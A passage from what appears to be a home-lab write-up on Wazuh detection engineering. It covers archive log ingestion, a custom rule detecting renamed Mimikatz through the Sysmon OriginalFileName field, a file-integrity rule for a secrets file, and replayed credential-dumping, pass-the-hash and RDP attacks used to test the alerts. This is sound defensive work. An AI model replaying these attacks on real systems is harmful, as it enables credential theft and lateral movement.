 Archive logging enabled in ossec.conf — all raw events stored
By default, Filebeat only ships the Wazuh alerts index to OpenSearch. We need to also add the archives path so raw events flow into the dashboard and become searchable.
 Filebeat updated to ingest archive logs into OpenSearch
Before we can query archive events in the Wazuh Dashboard, we need to create a matching index pattern in OpenSearch. Navigate to “Dashboards Management” → “Index Patterns” and add wazuh-archives-**.
 Archive log index pattern created in the Wazuh Dashboard

With the index pattern active, archive events now appear in the Discover tab. Every event — not just rule matches — is searchable.
Reference: MyDFIR’s Wazuh video series (video 4) covers the ossec.conf and filebeat configuration for archive log ingestion.
Rename-Proof Mimikatz Detection Rule
A detection rule that matches on the process name (mimikatz.exe) is trivially bypassed by renaming the file. Sysmon’s Event ID 1 (Process Create) captures the OriginalFileName field from the PE header — embedded at compile time and unchanged by any file rename on disk. Targeting this field means the rule fires regardless of what the attacker named the binary.
To find the correct Sysmon field, we rename the Mimikatz binary to something generic and execute it, then inspect the Sysmon event in Wazuh to identify which field still shows mimikatz.exe.
 Mimikatz renamed to identify which Sysmon field captures the original binary name
We use an existing built-in Sysmon rule as an XML structure template to make sure our custom rule is formatted correctly before writing it.
 Existing Sysmon rules reviewed and used as XML template for the custom rule
The final rules deployed in local_rules.xml — one rule targeting OriginalFileName for Mimikatz detection, and a second for File Integrity Monitoring on the secrets file.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<!-- Rename-proof Mimikatz detection -->
<rule id="100001" level="15">
  <if_group>sysmon_event1</if_group>
  <field name="win.eventdata.originalFileName" type="pcre2">(?i)mimikatz\.exe</field>
  <description>Mimikatz execution detected (rename-proof via OriginalFileName)</description>
  <mitre><id>T1003</id></mitre>
</rule>

<!-- Sensitive file FIM alert -->
<rule id="100002" level="10">
  <field name="file">secrets.txt</field>
  <match>modified</match>
  <description>FIM alert — access to sensitive file detected</description>
</rule>
 Custom Wazuh XML rules — Mimikatz (targeting OriginalFileName) + secrets file FIM
Testing — Replaying Phase 1 Attacks
To validate each rule, we replay the Phase 1 techniques and check whether alerts fire in the Wazuh dashboard.
We execute Mimikatz on the DC again — this time with the binary renamed — to confirm the OriginalFileName rule triggers regardless of the file name.
 Mimikatz executed on the DC — validating the custom detection rule
The alert fires in Wazuh. The detection worked even though the binary was renamed.
 ✅ Mimikatz alert fired — detection confirmed
Opening the alert details — we can see the process path, the executing user, the timestamp, and crucially the OriginalFileName field set to mimikatz.exe in the PE header — the field that makes this rule rename-proof.
 Detailed alert — process name, path, user, timestamp, and the OriginalFileName field that makes the rule rename-proof
We modify the secrets file on the DC to replay the exfiltration scenario — the FIM alert fires almost immediately.
 ✅ File Integrity Monitoring alert — access to the secrets file detected
Replaying WinRM authentication from Phase 1 — the WinRM lateral movement alert fires.
 ✅ WinRM Pass-the-Hash lateral movement detected
Finally, replaying the RDP login from the attacker machine — the suspicious RDP alert fires.
